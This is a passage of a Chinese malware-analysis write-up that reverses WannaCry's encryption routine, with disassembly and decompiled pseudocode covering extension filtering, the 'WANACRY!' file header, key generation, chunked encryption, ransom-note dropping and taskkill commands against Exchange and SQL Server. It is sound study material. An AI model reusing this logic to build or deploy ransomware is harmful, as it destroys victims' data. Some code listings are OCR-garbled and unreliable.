```.docb"```.docm"```.dot"```.dotm"```.dotx"```.xlsm"```.xlsb"```.xlw"```.xlt"```.xlm"```.xlc"```.xltx"```.xltm"```.pptm"```.pot"```.pps"```.ppsm"```.ppsx"```.ppam"```.potx"```.potm"```.edb"```
| |

```

- 如果文件类型命中内存地址 off\_1000C0FC 中的一个，则函数结束，返回值为 3 (eax 值)：

```

10002DEA mov eax, off_1000C0FC
10002DEF mov esi, offset off_1000C0FC
10002DF4 test eax, eax
10002DF6 jz short loc_10002E27

10002DF8 loc_10002DF8:
10002DF8 mov edx, [esi]
10002DFA push edi
10002DBF push edx ; Str2
10002DFC push ebx ; wcsicmp ; Str1
10002DFE add esp, 8
10002E01 test eax, eax
10002E03 jz short loc_10002E1C

10002E05 mov eax, [esi+4]
10002E08 add esi, 4
10002E0B test eax, eax
10002E0D jnz short loc_10002DF8

10002E1C loc_10002E1C:
10002E1C pop edi
10002E1D pop esi
10002E1E mov eax, [esi+4]
10002E23 pop ebx
10002E24 retn 4

```

- 接下来会再次判断，如果是".WNCRYT" 则函数结束，返回值为 4 (eax 值)，如果是".WNCYR" 则函数结束，返回值为 5 (eax 值)

```

10002E27
10002E27 loc_10002E27: ; ".WNCRYT"
10002E27 push offset a_wncryt
10002E2C push edi ; Str1
10002E2D call ebx : _wcsicmp
10002E2F add esp, 8
10002E32 test eax, eax
10002E34 jnz short loc_10002E41

10002E36 pop edi
10002E37 pop esi
10002E38 mov eax, 4
10002E3D pop ebx
10002E3E retn 4

10002E41
10002E41 loc_10002E41: ; ".WNCYR"
10002E41 push offset a_wncyr
10002E46 push edi ; Str1
10002E47 call ebx : _wcsicmp
10002E49 add esp, 8
10002E4C neg eax
10002E4E sbb eax, eax
10002E50 pop edi
10002E51 and al, 0FBh
10002E53 pop esi
10002E54 add eax, 5
10002E55 pop ebx
10002E56 retn 4

```

- 对此函数的文件类别识别功能进行汇总:
  - ".exe" 和 ".dll" 返回 1
  - off\_1000C098 中的文件类型 返回 2
  - off\_1000C0FC 中的文件类型 返回 3
  - ".WNCRYT" 返回 4
  - ".WNCYR" 返回 5
  - ".WNCRY" 返回 6
- 因此函数 sub\_10002D60 的功能就是进行文件类型识别
- 接下来将根据文件的类型进行不同的操作:
  - 对于文件类型标识值为 1 和 6 (即".exe", ".dll" 和 ".WNCRY" 文件) 的则进行跳过
  - 对于其他具备操作条件的文件则进行文件名和文件路径保存:

```

100025BF
100025BF loc_100025BF:
100025BF mou edi, ds:_wcsncpy
100025C5 lea edx, [esp+0A60h+FindFileData.cFileName] ;
100025C5 ; 目标文件名
100025C9 push 103h ; Count
100025CE lea eax, [esp+0A64h+Dest]
100025D5 push edx ; Source
100025D6 push eax ; Dest
100025D7 call edi : _wcsncpy ; 复制被操作的文件名
100025D9 lea ecx, [esp+0A6Ch+String] ; 被操作文件的完整路径
100025E0 push 167h ; Count
100025E5 lea edx, [esp+0A70h+var_4F0]
100025EC push ecx ; Source
100025ED push edx ; Dest
100025EE call edi : _wcsncpy ; 复制被操作文件的文件路径

```

- 接下来将对被复制的文件进行操作, 操作函数为 sub\_10002940:

```

1000265A
1000265A loc_1000265A:
1000265A lea esi, [edi+8] ; int
1000265F push 1 ; int
1000265F push esi ; Dest; 被操作的文件路径
10002660 mou ecx, ebp
10002662 call sub_10002940
10002667 test eax, eax
10002669 jnz short loc_1000267C

```

跟入函数 sub\_10002940:

- ◆ 调用函数 sub\_10002E70 对被操作文件名和内容进行检测, 根据不同的返回值执行不同的操作:

```

1000294D push esi
1000294E call sub_10002E70 ; 检测被操作文件名和内容数据
10002953 cmp eax, 4 ; switch 5 cases
10002956 ja short loc_100029AA : jump table 10002958 default case

```

```

int __stdcall sub_10002940(wchar_t *Dest, int a2)
{
 switch (sub_10002E70(Dest, a2)) // 对被操作文件名和内容进行检测,
 // 根据不同的返回值执行不同的操作
 {
 case 4:
 sub_10002200(Dest, 4);
 return 1;
 case 3:
 if (sub_10002200(Dest, 3))
 {
 wcscat(Dest, a_wncyr);
 wcscat(Dest + 360, a_wncyr);
 *((_DWORD *)Dest + 312) = 5;
 }
 return 0;
 default:
 return 0;
 case 2:
 Load_DeleteFileW(Dest);
 break;
 case 0:
 return 1;
 }
}

```

- ◆ 可以看出，主要的操作函数是 sub\_10002200，其中的参数被操纵文件和数字 3 或者 4；另外一个操作就是删除文件。
- ◆ 跟入函数 sub\_10002200：
  - 函数首先对被操纵文件进行复制：

```

1000221A mov edi, [esp+2E4h+Source] ; 被操作文件
10002221 mov ebx, ds:_wcscopy
10002227 lea eax, [esp+2E4h+Dest]
1000222B push edi ; Source
1000222C push eax ; Dest
1000222D call ebx : wcscopy ; 复制被操作文件到指定内存中
1000222F lea ecx, [esp+2ECh+Dest]
10002233 push '.' ; Ch
10002235 push ecx ; Str
10002236 call ds:_wcsrchr ; 得到文件的格式（后缀）
1000223C mov esi, eax
1000223E add esp, 10h
10002241 test esi, esi
10002243 jz short loc_10002265

```

- 接下来再次进行文件后缀检查：

```

10002245 push offset a_wncyr ; ".WNCRY"
1000224A push esi ; Str1
1000224B call ds:_wscicmp ; 进行文件格式比较
10002251 add esp, 8
10002254 test eax, eax
10002256 push offset a_wncry ; ".WNCRY"
1000225B push esi ; Dest
1000225C jnz short loc_1000226F

```

- 如果后缀不是".WNCRY"，则将文件本身的后缀名与 ".WNCRY" 进行拼接：

```

10002245 push offset a_wncyr ; ".WNCRY"
1000224A push esi ; Str1
1000224B call ds:_wscicmp ; 进行文件格式比较
10002251 add esp, 8
10002254 test eax, eax
10002256 push offset a_wncry ; ".WNCRY"
1000225B push esi ; Dest
1000225C jnz short loc_1000226F

```

10002265	10002265 loc_
10002265 lea	10002269 push
10002269 push	1000226E push

1000226E call    ebx : wcscopy	1000226F
1000226F loc_1000226F:	000226F call    ds:wcscat
10002275 add     esp, 8	10002278 jmp    short loc_1000229A

比如，OD 中的某个 jpg 文件在此处被操作：

0012A434	0012A4C4	UNICODE ".jpg.WNCRY"
0012A438	1000CBF4	UNICODE ".WNCRY"
0012A43C	0012EC94	

- 继续往下，如果“原始文件+.WNCRY”文件不存在，则继续往下执行，调用函数 sub\_10001960（进行文件加密）

```

100022AA mov ecx, [esp+2E4h+var_2D4]
100022AE lea edx, [esp+2E4h+Dest]
100022B2 push ebp
100022B3 push edx
100022B4 push edi
100022B5 call sub_10001960
100022B8 test eax, eax
100022BC jnz short loc_100022D8

```

跟入函数 sub\_10001960：

- 函数首先进行文件打开，此处用的 CreateFile 函数，但是其中的文件操作参数其中 dwCreationDisposition 传入值为 3，故是打开文件，如果操作值是 4 则是创建文件：

```

10001A12
10001A12 loc_10001A12: : _DWORD
10001A14 push 0 : _DWORD
10001A16 push 0 : _DWORD
10001A18 push 3 : _DWORD
10001A1A push 0 : _DWORD
10001A1A push 3 : _DWORD; 参数dwCreationDisposition
10001A1C push edi : _DWORD
10001A1D mov eax, [ebp+arg_0]
10001A20 push eax : _DWORD; 被操作文件
10001A21 call Load_CreateFileW
10001A27 mov esi, eax
10001A29 mov [ebp+hfile], esi
10001A2F cmp esi, 0FFFFFFFh
10001A32 jnz short loc_10001A74

```

- 继续往下，如果打开文件失败，则函数返回；如果打开文件成功，则执行接下来的操作：

```

10001A74
10001A74 loc_10001A74:
10001A74 lea edx, [ebp+FileSize]
10001A76 push edx : lpFileSize
10001A78 push esi : hFile; 被操作文件数据在内存中的句柄
10001A7C call ds:GetFileSizeEx ; 读取文件数据大小
10001A82 test eax, eax
10001A84 jnz short loc_10001A91

```

- 继续往下，获取文件时间信息，然后读取文件前 8 个字节的数据：

```

10001A91
10001A91 loc_10001A91:
10001A91 lea ecx, [ebp+LastWriteTime]
10001A97 push ecx : lpLastWriteTime
10001A98 lea edx, [ebp+LastAccessTime]
10001A9E push edx : lpLastAccessTime
10001A9F lea eax, [ebp+CreationTime]
10001AA5 push eax : lpCreationTime
10001AA6 push esi : hFile
10001AA7 call ds:GetFileTime ; 读取文件的时间信息
10001AA7 ; (包括创建时间, 上一次访问时间, 上一次修改时间)
10001AA8 push 0 : _DWORD
10001AA9 lea ecx, [ebp+var_2F4]
10001AA5 push ecx : _DWORD; 指向读取字节数的指针
10001AB6 push 8 : _DWORD; 读取的字节数
10001AB8 lea edx, [ebp+var_324]
10001ABE push edx : _DWORD; 保存读出数据的缓冲区
10001ABF push esi : _DWORD; 被操作文件句柄
10001AC0 call Load_ReadFile
10001AC6 test eax, eax
10001AC8 jz loc_10001B98

```

- 接下来将读取到的数据与字符串“WANACRY!”进行比较：

```

10001ACE mov ecx, 2
10001AD3 mov edi, offset aWanacry ; "WANACRY!"
10001AD8 lea esi, [ebp+var_324]
10001ADE xor eax, eax
10001AE0 repe cmpsd ; 将上面读取的8个字节数据与字符串 "WANACRY!" 进行比较
10001AE2 jnz loc_10001B98

```

- 接下来将进行多个条件判断(此处的文件内容判断可以从后面的加密过程得出,因为判断的这些数据正式加密过程中写入的指定数据),对文件的指定位置的数据进行判断,判断文件是否已经被加密:

```

GetFileTime(v6, &CreationTime, &LastAccessTime, &LastWriteTime);
if (Load_ReadFile(v6, &v27, 8, &v36, 0)
&& !memcmp(&v27, aWanacry, 8u)
&& Load_ReadFile(hFile, &v16, 4, &v36, 0)
&& v16 <= 0x200
&& v16 == 256
&& Load_ReadFile(hFile, &v17, 256, &v36, 0)
&& Load_ReadFile(hFile, &v22, 4, &v36, 0)
&& v22 >= a4)
{
 local_unwind2(ms_exc.registration, -1);
 return 1;
}

```

- 继续往下,又将文件的指针设置到开始处:

```

10001B98 loc_10001B98: ; dwMoveMethod
10001B98 push 0
10001B9A push 0 ; lpDistanceToMoveHigh
10001B9C push 0 ; lDistanceToMove
10001B9E mov esi, [ebp+hFile]
10001BA4 push esi ; hFile;被操作的文件句柄
10001BA5 mou edi, ds:SetFilePointer
10001BAB call edi ; SetFilePointer
10001BAD cmp [ebp+arg_8], 4
10001BB1 jnz loc_10001C5B

```

- 如果函数起始处传入的操作数是4,则接下来跳转到地址10001BB7处进行执行;传入其他操作数,则程序将跳转到loc\_10001C5B,接下来分别分析这两块地址的操作:

#### 先分析10001BB7

- ◆ 首先拼接字符串得到名为“原始文件名+WNCRYT”的一个新文件名;然后创建此文件,此时文件是空文件:

```

10001BB7 push offset aT ; "T"
10001BBC mov eax, [ebp+Format]; 被操作文件路径 + ".WNCRY"
10001BBF push eax ; Format
10001BC0 push offset aSS ; "%s%s"
10001BC5 lea ecx, [ebp+$String]
10001BCB push ecx ; String
10001BCC call ds:sprintf ; 字符串拼接 = 被操作文件路径 + ".WNCRY" + "T"
10001BD2 add esp, 10h
10001BD5 push 0 ; _DWORD
10001BD7 push 80h ; _DWORD
10001BDC push 2 ; _DWORD; 参数dwCreationDisposition = 2 表示创建新文件
10001BDE push 0 ; _DWORD
10001BE0 push 0 ; _DWORD
10001BE2 push 40000000h ; _DWORD
10001BE7 lea edx, [ebp+$String]
10001BED push edx ; _DWORD; 上面拼接得到的文件名
10001BEE call Load_CreateFileW
10001BF4 mov edi, eax
10001BF6 mov [ebp+var_340], edi
10001BFC cmp edi, 0FFFFFFFh
10001BFF jnz short loc_10001C38

```

- ◆ 接下来,如果文件创建失败,则会再次进行尝试;如果文件创建成功,则进行一些内存赋值,然后跳转到loc\_10001D2E(此地址处也是loc\_10001C5B分支的跳

转地址,也就是说先分析 10001BB7 分支的功能已经分析完成了——创建“WNCRYT”文件)

### 再分析 loc\_10001C5B 分支

- ◆ 此分支的代码也比较迷,不断地在对内存中的文件进行读写,但是读写的数据都是同一内存地址的数据,不太懂是什么操作:

```
else
{
 if (!Load_ReadFile(&u8, *((_DWORD *)u4 + 306), 0x10000, &u36, 0) || u36 != 0x10000)
 goto LABEL_63;
 SetFilePointer(&u8, 0, 0, 2u);
 if (!Load_WriteFile(&u8, *((_DWORD *)u4 + 306), 0x10000, &u37, 0) || u37 != 0x10000)
 goto LABEL_21;
 memset((void **)&u4 + 306, 0, 0x10000u);
 SetFilePointer(&u8, 0, 0, 0);
 if (!Load_WriteFile(&u8, *((_DWORD *)u4 + 306), 0x10000, &u37, 0) || u37 != 0x10000)
 goto LABEL_39;
 SetFilePointer(&u8, 0, 0, 0);
 u9 = u8;
 u23 = (int)u8;
}
```

- ◆ 这两个分支的功能都分析完了

- 接下来从 loc\_10001D2E 地址处继续分析,改地址处会对函数传入的操作数,文件大小等参数进行检查,然后再调用函数 sub\_10004370

```
10001D8E
10001D8E loc_10001D8E:
10001D8E mov [ebp+var_348], 200h
10001D8F lea eax, [ebp+var_348]
10001D9E push eax ; int
10001D9F lea ecx, [ebp+var_550]
10001D45 push ecx ; int
10001D46 push 10h ; dwLen
10001D48 lea edx, [ebp+pbBuffer]
10001D4E push edx ; pbBuffer
10001D4F mov ecx, [ebp+var_300]
10001DB5 call sub_10004370
10001DB8 test eax, eax
10001DBC jnz short loc_10001DC9
```

- 跟入函数 sub\_10004370 进行分析:

- ◆ 函数调用函数 sub\_10004420 先创建一个随机数,然后对随机数进行加密:

```
10004386
10004386 loc_10004386:
10004386 mov eax, [esp+10h+dwLen]
1000438A mov esi, [esp+10h+pbBuffer]
1000438E push eax ; dwLen
1000438F push esi ; pbBuffer
10004390 mov ecx, ebx
10004392 call sub_10004420 ; 生成随机数
10004397 test eax, eax
10004399 jnz short loc_100043A2
```

```
;-----[Call]-----;
100043D0 mov edi, [esp+10h+arg_C]
100043D4 mov edx, [ebx+8]
100043D7 lea ecx, [esp+10h+dwLen]
100043D8 mov eax, [edi]
100043D9 push eax
100043DE push edx
100043DF push ebp ; 被加密的数据地址
100043E0 push 0
100043E2 push 1
100043E4 push 0
100043E6 push edx
100043E7 call CryptEncrypt ; 对产生的随机数进行加密
```


- 接下来的部分比较复杂,F5 分析更加直观,将上面生成的随机数和其他一些数据写入了新创建的文件中(被操作文件 + “WNCRYT”):

```

if (!sub_10004370((int)v33, &pbBuffer, 0x10u, (int)&v18, (int)&v21))// 生成随机数并且对随机数进行对
 goto LABEL_39;
sub_10005DC0(v4 + 84, &pbBuffer, (const char *)off_1000D8D4, 16, 16); // 对加密后的随机数进行计算
memset(&pbBuffer, 0, 0x10u);
if (!Load_WriteFile(v9, aManacry, 8, &v36, 0) // 向文件中写入8个字节'WANACRY!'
 || !Load_WriteFile(v9, &v21, 4, &v36, 0) // 向文件中写入4个字节 0x200h
 || !Load_WriteFile(v9, &v18, v21, &v36, 0) // 向文件中写入512个字节的加密后的数据
 || !Load_WriteFile(v9, &a4, 4, &v36, 0) // 向文件中写入4个字节的数据（操作数1-4）
 || !Load_WriteFile(v9, &FileSize, 8, &v36, 0)) // 向文件中写入8个字节的被操作文件数据长度值
{
LABEL_63:

```

- 继续往下，函数 sub\_10006940 被调用，其中传入的三个参数分别是：
  - 被计算和加密后的随机数，
  - 内存中保存的被操作的原始文件的数据
  - 一块新的内存空间
- 同时，此函数的内部函数调用参杂这较多的数学计算和内存赋值等操作，故我们可以推测此函数是一个加密函数，用随机数对内存中的文件数据进行加密；另外，该函数的交叉引用又仅包含几个异常处理函数；故可以推测，作者是自己实现的加密算法。



- 因此，整个相关部分的代码功能就是：通过被计算后和加密后随机数对内存中的原始文件数据进行加密，然后将加密后的数据写入到新生成的“.WNCRYT”文件中（需要注意的是此部分仅仅对原始文件的前 0x10000h 大小的数据进行了加密）。

```

if (v22 == 3)
{
 SetFilePointer(v8, 0xFFFF0000, 0, 2u);
 if (!Load_ReadFile(v8, *((_DWORD *)v4 + 306), 0x10000, &v35, 0) || v35 != 0x10000) // 对内存中被操作文件的数据进行读取
 {
 LABEL_21:
 v15 = (char *)&ms_exc.registration;
 goto LABEL_64;
 }
 sub_10006940(int)(v4 + 84), *((_DWORD *)v4 + 306), *((char **)v4 + 307), 0x10000u, 1); // 被加密后的随机数被sub_10005DC0函数计算后
 // 被用于对内存中被操作文件的数据进行计算/加密
 if (Load_WriteFile(v9, *((_DWORD *)v4 + 307), 0x10000, &v35, 0) && v35 == 0x10000) // 将被计算后的被操作文件数据 0x10000h大小的部分
 // 写入新创建的“.WNCRYT”数据中
}

```

- 继续往下，如果前 0x10000h 文件加密和写入成功，则将原始文件的读取指针移动到一下段 0x10000h 的开始处，然后进行接下来的加密操作和写入操作。

```

LABEL_21:
 u15 = (char *)&ms_exc.registration;
 goto LABEL_64;
}
sub_10006940((int)(u4 + 84), *((_DWORD *)u4 + 306), *((char **)u4 + 307), 0x10000u, 1);//
// 被加密后的随机数被sub_10005DC0函数计算后
// 被用于对内存中被操作文件的数据进行计算/加密
if (Load_WriteFile(u9, *((_DWORD *)u4 + 307), 0x10000, &u36, 0) && u36 == 0x10000)//
// 将被计算后的被操作文件数据(0x1000h大小的部分)
// 写入新创建的“.WNCRYT”数据中
{
 SetFilePointer(u8, 0x10000, 0, 0); // 前面的操作对原始文件中的数据进行了加密,
// 并且将加密后的数据写入了新生成的“.WNCRYT”文件中
 u34 -= 0x10000164;
 goto LABEL_52;
}

```

- 紧接着，程序从新的原始文件读取指针处重新读取0x10000h的字节数据（是第一次操作的16倍），然后修改文件读取的指针，紧接着对读取的数据进行加密（依然是用之前的被加密和计算后的随机数），最后将加密后的文件写入到新创建的“.WNCRYT”文件中

```


LABEL_52:
while (SHIDWORD(u34) >= 0 && (SHIDWORD(u34) > 0 || (_DWORD)u34))// 判断原始文件是否读取结束
{
 u11 = (_DWORD *)*((_DWORD *)u4 + 308);
 if (!u11 || !x011)
 {
 if (!Load_ReadFile(hFile, *((_DWORD *)u4 + 306), 0x10000, &u35, 0) || !u35)// 读取接下来的0x10000h字节的数据
 goto LABEL_39;
 u34 -= (unsigned int)u35;
 u12 = 16 * (((unsigned int)(u35 - 1) >> 4) + 1) // 修改文件读取的指针, *16+1
 if (u12 > u35)
 memset((void *)u35 + *((_DWORD *)u4 + 306)), 0, u12 - u35);
 sub_10006940((int)(u4 + 84), *((_DWORD *)u4 + 306), *((char **)u4 + 307), u12, 1);//
// 对刚读取的0x10000h的数据进行加密
 if (Load_WriteFile(u23, *((_DWORD *)u4 + 307), u12, &u36, 0))//
// 将加密后的数据写入新创建的“.WNCRYT”文件中
 {
 if (u36 == u12)
 continue;
 }
 }
}

```


- 到此整个加密函数 sub\_10001960 就分析完成——整个加密流程是：

- 先读取指定位置的数据，判断文件是否加密
- 然后生产随机数并且对随机数进行加密和计算
- 创建新的“.WNCRYT”文件，并向其中写入指定的数据
- 对于需要加密的文件，先读取前 0x1000h 字节的数据，然后用上面的被计算后的随机数进行加密并且写入新创建的“.WNCRYT”文件中
- 然后以每次操作 0x10000h 字节的数据循环对原始文件剩余的数据进行加密操作，并且写入到新创建的“.WNCRYT”文件中


➤ 退出函数 sub\_10001960，如果数据加密操作失败，则尝试删除被操作文件+“.WNCRY”文件；



- 如果数据加密操作成功完成，且操作数为 4 的话，则调用函数 sub\_10002BA0，不过这个函数的功能不太懂，应该是处理文件加密后的无关文件吧（暂且偷懒放一下，毕竟刚把核心加密功能分析完，有点激动 `(` ° ∇、° `) `）：



- 函数 sub\_10002200 的分析就结束了，  
◆ 跳出函数 sub\_10002200，回到 sub\_10002200 的调用处——函数 sub\_10002940 中，可以看到我们在 sub\_10002200 及其调用的函数中出现的操作数是在 sub\_10002940 中进行传递的：



- ◆ 而此操作数又是从 sub\_10002E70 中算出的，跟入该函数，我们发现该函数仅仅做了一个过滤的工作——如果该函数传入的操作数  $\geq 4$

则返回 4; 反之, 则根据 [被操作文件名保存地址 arg\_0 + 4E0H] 的参数进行操作数返回 (具体的含义也没搞清楚, 留下了没有技术的泪水 /(\(o\)/\~) ):

```

10002E70 arg_0= dword ptr 4
10002E70 arg_4= dword ptr 8
10002E70
10002E70 push ebx
10002E71 mov ebx, [esp+4+arg_4]
10002E75 push esi
10002E76 cmp ebx, 4
10002E79 push edi
10002E7A jb short loc_10002E87

10002E7C pop edi
10002E7D pop esi
10002E7E mov eax, 4
10002E83 pop ebx
10002E84 retn 8

10002E87 loc_10002E87:
10002E87 mov edx, [esp+0Ch+arg_0]
10002E8B mov esi, [edx+4E0h]
10002E91 test esi, esi
10002E93 jnz short loc_10002EA0

```

根据操作数的不同, 执行不同的操作:

- 1) 当操作数为 0 时, 直接返回, 函数返回, 返回值 eax 为 1
- 2) 当操作数为 2 时, 尝试删除被操作文件, 函数返回, 返回值 eax 为 1
- 3) 当操作数为 3, 同样对被操作文件进行加密, 如果加密失败则会修改被操作的文件名, 和其他内存地址的数据, 然后函数返回, 且返回值 eax 为 0

```

10002981 mov edi, ds:wcsat
10002987 push offset a_WNCYR ; ".WNCYR"
1000298C push esi ; Dest, 被操作文件名
1000298D call edi ; wcsat
1000298F lea ecx, [esi+2D0h]
10002995 push offset a_WNCYR ; ".WNCYR"
1000299A push ecx ; Dest, 被操作文件名+2D0h偏移处
1000299B call edi ; wcsat
1000299D add esp, 10h
100029A0 mov dword ptr [esi+4E0h], 5

```

- 4) 当操作数为 4, 对被操作文件进行加密, 不管文件是否加密成功, 函数返回, 返回值 eax 为 1
  - 5) 其他, 直接返回, 返回值 eax 为 0
- ◆ 函数 sub\_10002940 的功能分析结束
- 跳出函数 sub\_10002940, 回到它的地址调用函数处——sub\_10002300 中地址 10002662 处:

```

10002660 mov ecx, ebp
10002662 call sub_10002940
10002667 test eax, eax

```

- 继续往下, 会在 100026F4 处实现勒索文档 "@Please\_Read\_Me@.txt" 复制, 然后进行 "@WanaDecryptor@.exe" 或者 "@WanaDecryptor@.exe.lnk" 复制

```

100026EA mov esi, [esp+0A60h+Format]
100026F1 mov ecx, ebp
100026F3 push esi ; Format
100026F4 call sub_10003200 ; 勒索文档@Please_Read_Me@.txt"复制
100026F9 cmp edi, 4
100026FC push esi ; Format
100026FD mov ecx, ebp
100026FF jg short loc_10002708

call sub_10003200 ; "@WanaDecryptor@.exe"复制
jmp short loc_1000270B
10002708 loc_10002708: loc_10002708: ; "@WanaDecryptor@.exe.lnk"
10002708 call sub_10003240

```

- 接下来，函数进行自我调用，至于此跳转的条件我一直没搞明白，因为下面这条稀奇古怪的指令，明明是 mov 指令，为啥还会调用底层 dll 进行操作，懵圈(⊙\_⊙)? 又不觉地留下了没有技术的泪水 /(ㄒ o ㄒ)/~~ :

```

1000272A mov eax, ds:_C@?1??_Nullstr@?$basic_string@GU?$char_traits@G@std@@U?$allocator@G@2@std@@CAPBGXZ@4GB ;

```

```

1000272F
1000272F loc_1000272F:
1000272F mov ecx, [esp+0A60h+var_A34]
10002733 push ebp ; int
10002734 push edi ; int
10002735 push ebx ; int
10002736 push edx ; Format
10002737 call sub_10002300
1000273C mov esi, [esi]
1000273E mov eax, [esp+0A60h+var_A48]
10002742 cmp esi, eax
10002744 jnz short loc_10002723

```

- 到此函数 sub\_10002300 就分析结束了
- 跳出 sub\_10002300，回到它的调用处——函数 sub\_100027F0 的 1000284E 处：

```

10002844 mov ecx, edi
10002846 mov [esp+34h+var_4], 0
1000284E call sub_10002300 ; 进行文件遍历和文件加密
10002853 mov ecx, [esp+24h+var_14]

```

- 继续往下，发现函数 sub\_100027F0 除了会调用函数 sub\_10002300 进行文件加密外，还会设置另一个 do while 循环调用加密函数 sub\_10002940 进行文件加密 (此处比较疑惑，函数 sub\_10002300 会进行文件遍历和加密，后面为什么还有文件加密？再次留下了没有技术的泪水 /(ㄒ o ㄒ)/~~)：

```

sub_10002300(v3, Format, (int)&v15, -1, a3); // 此处Format传入的是Desktop文件夹路径
v5 = 016;
v6 = 2;
do
{
 v7 = (_DWORD *)v5;
 if ((_DWORD *)v5 != v5)
 {
 do
 {
 v8 = (_DWORD *)v3[308];
 if (v8 && *v8)
 break;
 if (sub_10002940((wchar_t *)v7 + 4, v6))// 文件加密
 {
 v9 = (_DWORD **)v7;
 v7 = (_DWORD *)v7;
 *v9[1] = *v9;
 (*v9)[1] = v9[1];
 operator delete(v9);
 }
 }
 }
}

```

- 到此，函数 sub\_100027F0 的分析就结束了，该函数主要是进行文件加密
- 跳出函数 sub\_100027F0，回到 sub\_10005480 处的调用处——地址 100054DC 和 1000550E 处；此两处的调用分别对桌面和 Documents 文件夹的文件进行遍历和加

密。

- 继续往下，两次调用函数 sub\_10004A40，并且传入一个函数地址 sub\_100053F0

```
10005513 loc_10005513: ; int
10005513 push ebx
10005514 push offset sub_100053F0 ; int
10005519 push 19h ; csidl
1000551B call sub_10004A40
10005520 push ebx ; int
10005521 push offset sub_100053F0 ; int
10005526 push 2Eh ; csidl
10005528 call sub_10004A40
1000552D add esp, 18h
10005530 pop edi
10005531 pop esi
```

跟入函数 sub\_10004A40，该函数内部同样通过函数 SHGetFolderPathW 先获取系统特殊文件夹路径，不同的是传入的参数不同，获取的目标文件夹也不同，前面获取桌面和 Documents 也是采用的相同的方式，此处传入的参数是 19H 和 2EH，分别用于获取：All Users\Desktop 和 All Users\Documents 也就是说此处的目的是感染其他用户桌面和 Desktop 的文件：

```
10004A85 mov edi, [esp+87Ch+csidl]
10004A8C lea eax, [esp+87Ch+pszPath]
10004A90 xor esi, esi
10004A92 push eax, ; pszPath
10004A93 push esi, ; dwFlags
10004A94 push esi, ; hToken
10004A95 push edi, ; csidl = 19H
10004A96 push esi, ; hwnd
10004A97 call ebp, ; SHGetFolderPathW
10004A99 lea ecx, [esp+87Ch+pszPath]
10004A9D push ecx, ; Str
10004A9E call ds:wcslen
```

函数地址 sub\_100053F0 在获取到文件夹路径后会调用上面分析过的函数 sub\_100027F0 进行文件遍历和加密

```
10005452 loc_10005452:
10005452 mov edx, [esp+204h+Format]
10005459 mov ecx, [esp+204h+arg_8]
10005460 push 1, ; int
10005462 push edx, ; Format
10005463 call sub_100027F0
10005468 add esp, 204h
1000546E retn 0Ch
1000546E sub_100053F0 endp
1000546E
```

- 到此函数 sub\_10005480 的分析就结束了

61. 跳出函数 sub\_10005480，回到函数 sub\_100057C0 调用它的地址处——10005896 继续往下，将创建多个进程执行系统程序 taskkill.exe 来结束指定的进程：

```

100058D3 push 0 ; lpExitCode
100058D5 push 0 ; dwMilliseconds
100058D7 push offset aTaskkill_exeFI : "taskkill.exe /f /im Microsoft.Exchange.
100058DC call sub_10001080 ; 创建进程
100058E1 push 0 ; lpExitCode
100058E3 push 0 ; dwMilliseconds
100058E5 push offset aTaskkill_exe_0 : "taskkill.exe /f /im MSExchange"
100058EA call sub_10001080
100058EF push 0 ; lpExitCode
100058F1 push 0 ; dwMilliseconds
100058F3 push offset aTaskkill_exe_1 : "taskkill.exe /f /im sqlserver.exe"
100058F8 call sub_10001080
100058FD push 0 ; lpExitCode
